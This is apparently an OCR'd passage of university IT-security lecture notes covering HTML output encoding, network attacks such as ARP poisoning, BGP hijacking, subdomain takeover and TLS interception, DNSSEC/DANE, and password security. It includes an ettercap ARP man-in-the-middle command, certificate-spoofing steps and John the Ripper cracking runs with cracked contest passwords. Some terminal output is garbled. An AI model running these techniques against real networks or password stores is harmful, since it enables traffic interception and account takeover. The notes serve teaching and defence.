unless (/^[a-zA-Z0-9., ]$*/ =~ input) then
    handle_fail
else
    use_input
end
```

Encode HTML Output in Ruby

```
output = 'bla<script>alert()</script>'

{">" => "&gt;", "<" => "&lt;"}.each {
                |c, e| output.gsub!(c, e)}

output
 => "bla&lt;script&gt;alert()&lt;/script&gt;"
```

HTML-Entities:


```
& --> &amp;
< --> &lt;
> --> &gt;
" --> &quot;
' --> &#x27;
```

- Trust No Input!
- OWASP Cheatsheets

6

Communication Security

In order to make the Internet work, i. e., to get a webpage from a server to your computer, a lot of different communication technologies are involved.



6.1 Threat Techniques

6.1.1 Mac Flooding

Objective see all local communication

Target Switch

Technique Overflow port table

Effect Switch goes into Hub-Mode

6.1.2 ARP Poisoning

```
root@chengisao:~# tcpdump -i enp1s0 -n \(arp or icmp\)

03:36:39.39 ARP, Request who-has 194.94.217.126 tell 194.94.217.111
03:36:39.40 ARP, Reply 194.94.217.126 is-at 00:00:0c:07:ac:64
03:36:39.40 ARP, Reply 194.94.217.126 is-at 00:00:0c:07:ac:64

root@chengisao:~# arp

Address                  HWtype  HWaddress           Flags Mask
192.168.122.72           ether   52:54:00:b0:23:4e   C
192.168.122.110                  (incomplete)
192.168.122.247          ether   52:54:00:7d:e7:e1   C
192.168.122.149          ether   52:54:00:0a:2e:b0   C
192.168.122.105          ether   52:54:00:00:7a:96   C
194.94.217.126           ether   00:00:0c:07:ac:64   C
194.94.217.125           ether   00:08:e3:ff:fd:90   C
192.168.122.128          ether   52:54:00:86:ae:1c   C
192.168.122.10           ether   52:54:00:88:4d:e6   C
192.168.122.27           ether   52:54:00:8c:c4:6d   C
10.13.37.42              ether   52:54:00:ac:19:cc   C
172.17.0.2               ether   02:42:ac:11:00:02   C
192.168.122.239          ether   52:54:00:d9:f9:19   C
192.168.122.252          ether   52:54:00:c9:dd:d3   C
172.17.0.3               ether   02:42:ac:11:00:03   C
192.168.122.81           ether   52:54:00:6f:49:92   C
192.168.122.21           ether   52:54:00:98:d0:f1   C
194.94.217.85            ether   3e:0d:e3:9c:63:8a   C
192.168.122.232          ether   52:54:00:71:fe:52   C
192.168.0.67             ether   02:42:ac:11:00:03   C
194.94.217.83            ether   1e:cd:bb:d3:f2:85   C
194.94.217.100           ether   88:d7:f6:a8:90:bf   C
172.17.0.67              ether   02:42:ac:11:00:03   C
192.168.122.79           ether   52:54:00:56:3c:83   C
192.168.122.92           ether   52:54:00:4d:01:e1   C
192.168.122.32           ether   52:54:00:60:a9:9b   C
```

Objective Inject own MAC in ARP Table

Target Local Network Hosts

Technique Answer first

Effect ETH Packets are addressed to attackers MAC by victim

Countermeasures Can't change ARP

- Static ARP Configuration
- 802.1X Network Access Control
- End-2-End Security

```
ettercap [OPTIONS] [TARGET1] [TARGET2]
```

Target format `[MAC]/[IPs]/[PORTs]`

MAC e. g., `00:11:22:33:44:55`

IPs e. g., `10.0.0.1-5;10.0.1.33`

PORTs e. g., `20-25,80,110`

ARP MitM:

```
ettercap -T -M arp:remote /192.168.1.1/ /192.168.1.2-10/
```

6.1.3 BGP Hijacking

The technique BGP Hijacking describes the manipulation of the exterior routing tables of gateway routers of other Autonomous System (AS) in order to sinkhole the routes to a given target.


Objective Reroute Internet Traffic of Target

Target IP-Range

Technique Publish shorter routes

Effect IP-Routes to Target rerouted

Countermeasures



6.1.4 Session Fixation

> "Session Fixation is an attack that permits an attacker to hijack a valid user session. The attack explores a limitation in the way the web application manages the session ID, more specifically the vulnerable web application. When authenticating a user, it doesn't assign a new session ID, making it possible to use an existent session ID. The attack consists of inducing a user to authenticate himself with a known session ID, and then hijacking the user-validated session by the knowledge of the used session ID. The attacker has to provide a legitimate Web application session ID and try to make the victim's browser use it." [`https://www.owasp.org/index.php/Session_fixation`, 2014-01-27]

6.1.5 Subdomain Takeover

[**Yaworski2019bughunting**]

DNS is a hierarchical, distributed database for Resource Records (RR).

- Hierarchical Domain Space
- Primary Identity Structure
- Recursive Requests
- TTL-Based Caching


SOA	Start of Authority
A	IP-Address
AAAA	IPv6-Address
MX	Mail Exchange
NS	Name Server
CNAME	Canonical Name
PTR	Pointer
HINFO	Host Description
TXT	Text

brief example

```
$ dig smtp.hs-bremerhaven.de
[...]
;; ANSWER SECTION:
smtp.hs-bremerhaven.de. 14640 IN CNAME smtp3.hs-bremerhaven.de.
smtp3.hs-bremerhaven.de. 204 IN A 192.109.135.139
```

1. Company registers `http://unicorn.cloudprovider.exmpl` from provider

2. Company setups subdomain `test.company.com`
3. Company creates `CNAME test.company.com` to `unicorn.cloudprovider.exmpl`
4. Company closes `unicorn.cloudprovider.exmpl`, but leaves `CNAME` online.
5. Attacker registers `unicorn.cloudprovider.exmpl`
6. Attacker can now serve content for `test.company.com`



6.1.6 TLS PitM

Objective Impersonate Service/Client

Target TLS Session

Technique e. g., Certificate Spoofing

Effect Attacker intercepts C/S-communication

Countermeasures
- Strong Authentication of Credentials

Ettercap can also attack a SSL/TLS secured connection by replacing the servers certificate with its own certificate. You can use openssl to create `etter.ssl.cert` as follows:

```
openssl genrsa -out etter.ssl.crt 1024
openssl req -new -key etter.ssl.crt -out tmp.csr
openssl x509 -req -days 1825 -in tmp.csr -signkey etter.ssl.crt -out tmp.
cat tmp.new >> etter.ssl.crt
rm -f tmp.new tmp.csr
```

```
example.com. 86400 IN DNSKEY 256 3 5 ( AQPSKmynfzW4kyBv015MUG2DeIQ3
                                       Cbl+BBZH4b/0PY1kxkmvHjcZc8no
                                       kfzj31GajIQKY+5CptLr3buXA10h
                                       WqTkF7H6RfoRqXQeogmMHfpftf6z
                                       Mv1LyBUgia7za6ZEzOJBOztyvhjL
                                       742iU/TpPSEDhm2SNKLijfUppn1U
                                       aNvv4w==  )
```

Figure 6.1: DNSKEY RR Example




Figure 6.2: RRSIG Format

6.1.7 DNSSEC

How can you be sure that `www.uni-siegen.de` actually leads to a webpage by University Siegen?

- RFC 4033, DNS Security Introduction and Requirements
- RFC 4034, Resource Records for the DNS Security Extensions
- RFC 4035, Protocol Modifications for the DNS Security Extensions

DNSKEY contains (zone) key

RRSIG contains signature

A DNSKEY Resource Record (RR) stores a public key for a given DNS Zone, e.g. Figure 6.1.

DNS-based Authentication of Named Entities (DANE)

RFC 6698 defines DNS-based Authentication of Named Entities, a standard for binding x.509 certificates to DNS records to secure communication using TLS.

```
host.example.com. 86400 IN RRSIG A 5 3 86400 20030322173103 (
                                20030220173103 2642 example.com.
                                oJB1W6WNGv+ldvQ3WDG0MQkg5IEhjRip8WTr
                                PYGv07h108dUKGMeDPKijVCHX3DDKdfb+v6o
                                B9wfuh3DTJXUAfI/M0zmO/zz8bW0Rznl8O3t
                                GNazPwQKkRN20XPXV6nwwfoXmJQbsLNrLfkG
                                J5D6fwFm8nN+6pBzeDQfsS3Ap3o= )
```

Figure 6.3: RRSIG example

```
dig +dnssec +noall +answer +multi _25._tcp.mx1.bund.de TLSA
posttls-finger -t30 -T180 -c -L verbose,summary bund.de
```

Figure 6.4: Commands to access DANE at DNS servers [http://www.heise.de/netze/meldung/Bund-sichert-ueberraschend-Mailtransport-per-DANE-ab-2196565.html], 2014–5-26

DANE introduces TLSA resource records to DNS. DANE can thus be used to secure transport connection. DANE basically provides certificate constraints atop of DNSSEC. [**RFC6698**]

DANE is known to be used as a replacement for PKI-infrastructures used, for example, by the german government.

Include section on DANE.


6.1.8 Let's Encrypt

Before:


- Certificates are costly
- Authentication process is tedious
- Certificates need administration

Now:

- Automated Authentication
- Automated Certificate Updates



[https://letsencrypt.org/how-it-works/]



[https://letsencrypt.org/how-it-works/]

6.2 Conclusion

7

Passwords

- §202c StGB:

  (1) Wer eine Straftat nach § 202a oder § 202b vorbereitet, indem er

  1. Passwörter oder sonstige Sicherungscodes, die den Zugang zu Daten (§ 202a Abs. 2) ermöglichen, oder
  2. Computerprogramme, deren Zweck die Begehung einer solchen Tat ist,


  herstellt, sich oder einem anderen *verschafft, verkauft, einem anderen überlässt, verbreitet oder sonst zugänglich macht*, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft.

§202a/b: Unberechtigte Beschaffung von Daten

7.1 Passwords

Passwords are the most common method for authentication of humans. Passwords are also both a very simple and very vulnerable method for authentication. The *password authentication method* is based on knowledge of a string of letters, numbers and punctuation that is used as a static response given by a human to verify his claim on a given identity.

Passwords are probably the most common and most despised method for authentication. Users commonly misunderstand the importance of sticking to the guidelines of the experts thus leaving their accounts wide open. Experts mostly fail to create better and less static methods of authentication by knowledge. Generating and memorising passwords is a excruciating pain for all.



Username:

- Identifies user within system
- (communication identifier)

Password:

- Prove identity statement correct
- Not guessable!

7.2 Countermeasures

- Do not reuse passwords
- Password Manager
- Two-Factor Authentication
- One-Time Password (OTP)
- Key Tokens / Hardware Authentication
  - Cryptographic SmartCards
  - YubiKey

First thing in defence always is to identify the interfaces to the assets. From that there are a few general principles to adhere to.

Interfaces:

- user-“memory”
- authentication process
- password database


7.2.1 Login Process

Login:

- Encrypted network links
- Exponential Waiting-Time
- Random-Session-ID
- Pinning-Prevention: separate the “public” unauthenticated session from the authenticated session.

Session:

- Account lockout mechanisms
  - automatic
  - effective(!): there are examples where
  - usable



Remember that authentication rarely is the objective, but a technique to achieve something. In that respect an identity authentication process, e. g., a login process, is a transition from an unprivileged state into a state with higher privileges. Or, in simpler terms via login a user gains entry into a system.

There are a few guidelines for login processes (or identity authentication processes in genereral):

- the unprivileged session must be protected from eavesdropping
- session identifiers have to be randomly re-assigned during the privilege transition
- the authentication service must itself be authenticated during the unprivileged session already

7.2.2 Password Storage

- Never(!) store plaintext
- Stop unauthorized access to password file
- Intrusion detection measures

7.2.3 Storing Passphrases

There are some guidelines, found, for example, in the “Grundschutz Handbuch” of the “Bundesamt für Sicherheit in der Informationstechnik” Section 2.11[1].

Administrators should

- Filter trivial passwords (e. g., “123456789”)
- User-changeable at any time
- First-use/enrollment: use One-Time Passwords
- Login-failures: boolean error message, increase wait time
- No unencrypted pwd transmission
- No pwd display on screen
- Store pwds “encrypted” (one-way fkt)
- Prevent pwd-reuse of old pwds

This is essentially in conflict with the principle that security should not rely on the strength of the attacker.

A plethora of even more stupid password-equivalent ways to provide authentication are:

- Strange Password Rule Enforcement

[1] `https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/Inhalt/_content/m/m02/m02011.html`, 2013-12-06

  - *Change every 5 days with at least two changed letters.*
- "Security" Questions
  - *Please post 5 personel questions and answers.*
- Pre-Set "Security" Questions
  - *Your mothers maiden name?*
- Security Questions that are not verified[2]

7.3 Password Vulnerabilities

The fundamental technique, aside from cryptographic attacks, to "crack" passwords is to verify potential passwords, i. e., brute-force guessing. Depending on the ability and preparation of an attacker, the methods vary.

Without any access to stored-password hashes, an attacker can only verify passwords through the user interface.

- Cryptographic Attacks
- Online: Using the password verification process of the target
  - Known User Name
  - Unknown User Name
- Offline: Having access to the (encrypted) password store

Passwords are probably the worst way to provide secure authentication. Mostly because the security of the password method depends mostly on user behaviour. Passwords are vulnerable

An (incomplete) list of vulnerabilities:

- Password guessing (brute force)
- Password guessing (personal context) See the movie "Wargames" for a neat example.
- Popular password attack
- Exploiting multiple password use every good password-cracker worth his/her salt[3] will have a pipeline deployed that checks every uname/password-combination found with popular services.
- Evil Maid Attack:

[2] `http://it.slashdot.org/story/12/08/09/1410231/secret-security-questions-are-a-joke`, 2013-07-03

[3] pun intended

  - Workstation hijacking
  - Electronic monitoring (key-logger, van-Eck)
- Scrape it from the memory (mimikatz)
- Offline
  - Wordlist enumeration
  - Modification Rules
  - Hash Calculation (optimized)
  - Rainbowtables

7.3.1 Wordlist Cracking

- try each word then obvious variants in large dictionary against hash in password file
- e. g., “cat” → “c4t”,“c47”,“tac”,“t4c”,“74c”,. . .

RockYou Wordlist

```
$ cd /usr/share/wordlists
$ wc -l rockyou.txt
14344392 rockyou.txt
```

```
123456 12345 123456789 password iloveyou princess 1234567 rockyou 12345678 abc123 nicole daniel babygirl monkey lov
ely jessica 654321 michael ashley qwerty 111111 iloveu 000000 michelle tigger sunshine chocolate password1 soccer a
nthony friends butterfly purple angel jordan liverpool justin loveme fuckyou 123123 football secret andrea carlos j
ennifer joshua bubbles 1234567890 superman hannah amanda loveyou pretty basketball andrew angels tweety flower play
boy hello elizabeth hottie tinkerbell charlie samantha barbie chelsea lovers teamo jasmine brandon 666666 shadow me
lissa eminem matthew robert danielle forever family jonathan 987654321 computer whatever dragon vanessa cookie naru
to summer sweety spongebob joseph junior softball taylor yellow daniela lauren mickey princesa alexandra alexis jes
us estrella miguel william thomas beautiful mylove angela poohbear patrick iloveme sakura adrian alexander destiny
christian 121212 sayang america dancer monica richard 112233 princess1 555555 diamond carolina steven rangers louis
e orange 789456 999999 shorty 11111 nathan snoopy gabriel hunter cherry killer sandra alejandro buster george britt
any alejandra patricia rachel tequiero 7777777 cheese 159753 arsenal dolphin antonio heather david ginger stephanie
 peanut blink182 sweetie 222222 beauty 987654 victoria honey 00000 fernando pokemon maggie corazon chicken pepper c
ristina rainbow kisses manuel myspace rebelde angel1 ricardo babygurl heaven 55555 baseball martin greenday novembe
r alyssa madison mother 123321 123abc mahalkita batman september december morgan mariposa maria gabriela iloveyou2
bailey jeremy pamela kimberly gemini shannon pictures asshole sophie jessie hellokitty claudia babygirl1 angelica a
ustin mahalko victor horses tiffany mariana eduardo andres courtney booboo kissme harley ronaldo iloveyou1 precious
 october inuyasha peaches veronica chris 888888 adriana cutie james banana prince friend jesus1 crystal celtic zxcv
bnm edward oliver diana samsung freedom angelo kenneth master scooby carmen 456789 sebastian rebecca jackie spiderm
an christopher karina johnny hotmail 0123456789 school barcelona august orlando samuel cameron slipknot cutiepie mo
nkey1 50cent bonita kevin bitch maganda babyboy casper brenda adidas kitten karen mustang isabel natalie cuteako ja
vier 789456123 123654 sarah bowwow portugal laura 777777 marvin denise tigers volleyball jasper rockstar january fu
ckoff alicia nicholas flowers cristian tintin bianca chrisbrown chester 101010 smokey silver internet sweet strawbe
rry garfield dennis panget francis cassie benfica love123 696969 asdfgh lollipop olivia cancer camila qwertyuiop su
perstar harrypotter ihateyou charles monique midnight vincent christine apples scorpio jordan23 lorena andreea merc
```

```
┌──(root㉿fea25c465f15)-[/usr/share/wordlists]
s.txtohn --format:descrypt --wordlist=rockyou.txt --rules /usr/local/examples/cmiyc_2012_password_hash_files/hashes-3.des
Using default input encoding: UTF-8
Loaded 10290 password hashes with 3741 different salts (descrypt, traditional crypt(3) [DES 256/256 AVX2])
Remaining 10058 password hashes with 3721 different salts
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:06 0.01% (ETA: 11:46:03) 0g/s 5443p/s 21620Kc/s 58612KC/s byron1..morgan9
Fletcher         (moralemi)
aceituna         (smithty)
clearly          (jokennedy)
weights          (rahall)
necessar         (rallen)
brandona         (brad.taylor)
loveandc         (ksmith)
```

```
received         (tammyb)
musica01         (eburns)
poets            (sflores)
purple!!         (jpatel)
muerte12         (dawnc)
129g 0:00:02:33 0.11% (ETA: 2021-06-05 06:15) 0.8429g/s 5352p/s 19954Kc/s 53720KC/s monty199..layah822
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

7.3.2 Brute-Force


```
┌──(root[redacted]2e40ce3a6c7d)-[/local/examples/cmiyc_2012_password_hash_files]
└─# ls
hashes-1.sha512crypt.txt  hashes-16.mysql-sha1.txt   hashes-5.dynamic_28.txt
hashes-10.raw-md5u.txt    hashes-17.oracle11.txt     hashes-6.nsldap.txt
hashes-11.raw-sha1.txt    hashes-18.phps.txt         hashes-7.nt.txt
hashes-12.bf.txt          hashes-19.salted-sha1.txt  hashes-8.raw-md4.txt
└─# john --incremental --fork=8 -2.sunmd5.txt        hashes-9.raw-md5.txt
└─# john --incremental --fork=8 /local/examples/cmiyc_2012_password_hash_files/hashes-13.md5.
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"t
Use the "--format=md5crypt-long" option to force loading these as that type instead-13.md5.txt
Using default input encoding: UTF-8/examples/cmiyc_2012_password_hash_files/hashes-13.md5.txt
Loaded 6777 password hashes with 6777 different salts (md5crypt, crypt(3) $1$ (and variants) [M
D5 256/256 AVX2 8x3])l --forg/local/examples/cmiyc_2012_password_hash_files/hashes-13.md5.txt
Node numbers 1-8 of 8 (fork)/local/examples/cmiyc_2012_password_hash_files/hashes-13.md5.txt
Press 'q' or Ctrl-C to abort, almost any other key for statusd_hash_files/hashes-13.md5.txt
5 0g 0:00:00:03  0g/s 0p/s 41653c/s 41653C/s 123455..102087rd_hash_files/hashes-13.md5.txt
7 0g 0:00:00:03  0g/s 0p/s 39962c/s 39962C/s 121288..120287
1 0g 0:00:00:03  0g/s 0p/s 39699c/s 39699C/s 123456..missicaash_files/hashes-10.raw-md5u.txt
8 0g 0:00:00:03  0g/s 0p/s 40178c/s 40178C/s 123123..manni
4 0g 0:00:00:03  0g/s 0p/s 41421c/s 41421C/s 123444..sander
3 0g 0:00:00:03  0g/s 0p/s 40417c/s 40417C/s 111189..102525
6 0g 0:00:00:03  0g/s 0p/s 41198c/s 41198C/s 12344..120292
2 0g 0:00:00:03  0g/s 0p/s 40847c/s 40847C/s 12345..12191
1 0g 0:00:22:56  0g/s 4.639p/s 31449c/s 31449C/s saloca..shanit
2 0g 0:00:22:56  0g/s 4.656p/s 31619c/s 31619C/s 151510..152526
3 0g 0:00:22:56  0g/s 4.604p/s 31306c/s 31306C/s jerda..jetso
5 0g 0:00:22:56  0g/s 4.639p/s 31519c/s 31519C/s sara16..sastee
4 0g 0:00:22:56  0g/s 4.656p/s 31598c/s 31598C/s brenay..brenit
7 0g 0:00:22:56  0g/s 4.587p/s 31167c/s 31167C/s amerie2..amelin1
8 0g 0:00:22:56  0g/s 4.674p/s 31716c/s 31716C/s molovy..molota
6 0g 0:00:22:56  0g/s 4.691p/s 31801c/s 31801C/s 033693..035355
```

```
1 0g 0:00:26:43  0g/s 4.626p/s 31406c/s 31406C/s styx90..sock04
3 0g 0:00:26:43  0g/s 4.596p/s 31172c/s 31172C/s lalut..lamui
2 0g 0:00:26:43  0g/s 4.641p/s 31542c/s 31542C/s sinnit..sinnos
7 0g 0:00:26:43  0g/s 4.581p/s 31058c/s 31058C/s bunth06..budelio
5 0g 0:00:26:43  0g/s 4.641p/s 31474c/s 31474C/s sold16..sorek2
4 0g 0:00:26:43  0g/s 4.641p/s 31517c/s 31517C/s budic1..bude14
8 0g 0:00:26:43  0g/s 4.656p/s 31629c/s 31629C/s 086807..086210
```

```
8 0g 0:00:26:43  0g/s 4.656p/s 31629c/s 31629C/s 086807..086210
lift             (alex.white)
8 0g 0:08:06:48  0g/s 4.600p/s 31179c/s 31179C/s benas2..bentoy
5 0g 0:08:06:48  0g/s 4.631p/s 31390c/s 31390C/s bulema..bulcsy
6 0g 0:08:06:48  0g/s 4.594p/s 31137c/s 31137C/s 0742aj..07400l
7 0g 0:08:06:48  0g/s 4.605p/s 31210c/s 31210C/s nemix..nemui
2 0g 0:08:06:48  0g/s 4.605p/s 31209c/s 31209C/s 17845a..178401
4 1g 0:08:06:48  0.000034g/s 4.572p/s 30985c/s 30985C/s 176841..saby
1 0g 0:08:06:48  0g/s 4.625p/s 31344c/s 31344C/s jmbasa..jmbad1
3 0g 0:08:06:48  0g/s 4.645p/s 31476c/s 31476C/s lhalth..lhayet
8 0g 0:08:44:38  0g/s 4.603p/s 31194c/s 31194C/s jm1170..jm1460
```

```
  1[||||||||||||||||||||||||||||||100.0%]   Tasks: 106, 854 thr; 8 running
  2[||||||||||||||||||||||||||||||100.0%]   Load average: 8.15 8.06 6.83
  3[||||||||||||||||||||||||||||||100.0%]   Uptime: 13:51:30
  4[||||||||||||||||||||||||||||||100.0%]
  5[||||||||||||||||||||||||||||||100.0%]
  6[||||||||||||||||||||||||||||||100.0%]
  7[||||||||||||||||||||||||||||||100.0%]
  8[||||||||||||||||||||||||||||||100.0%]
Mem[||||||||||||||||||                    ]
Swp[||||||                               ]

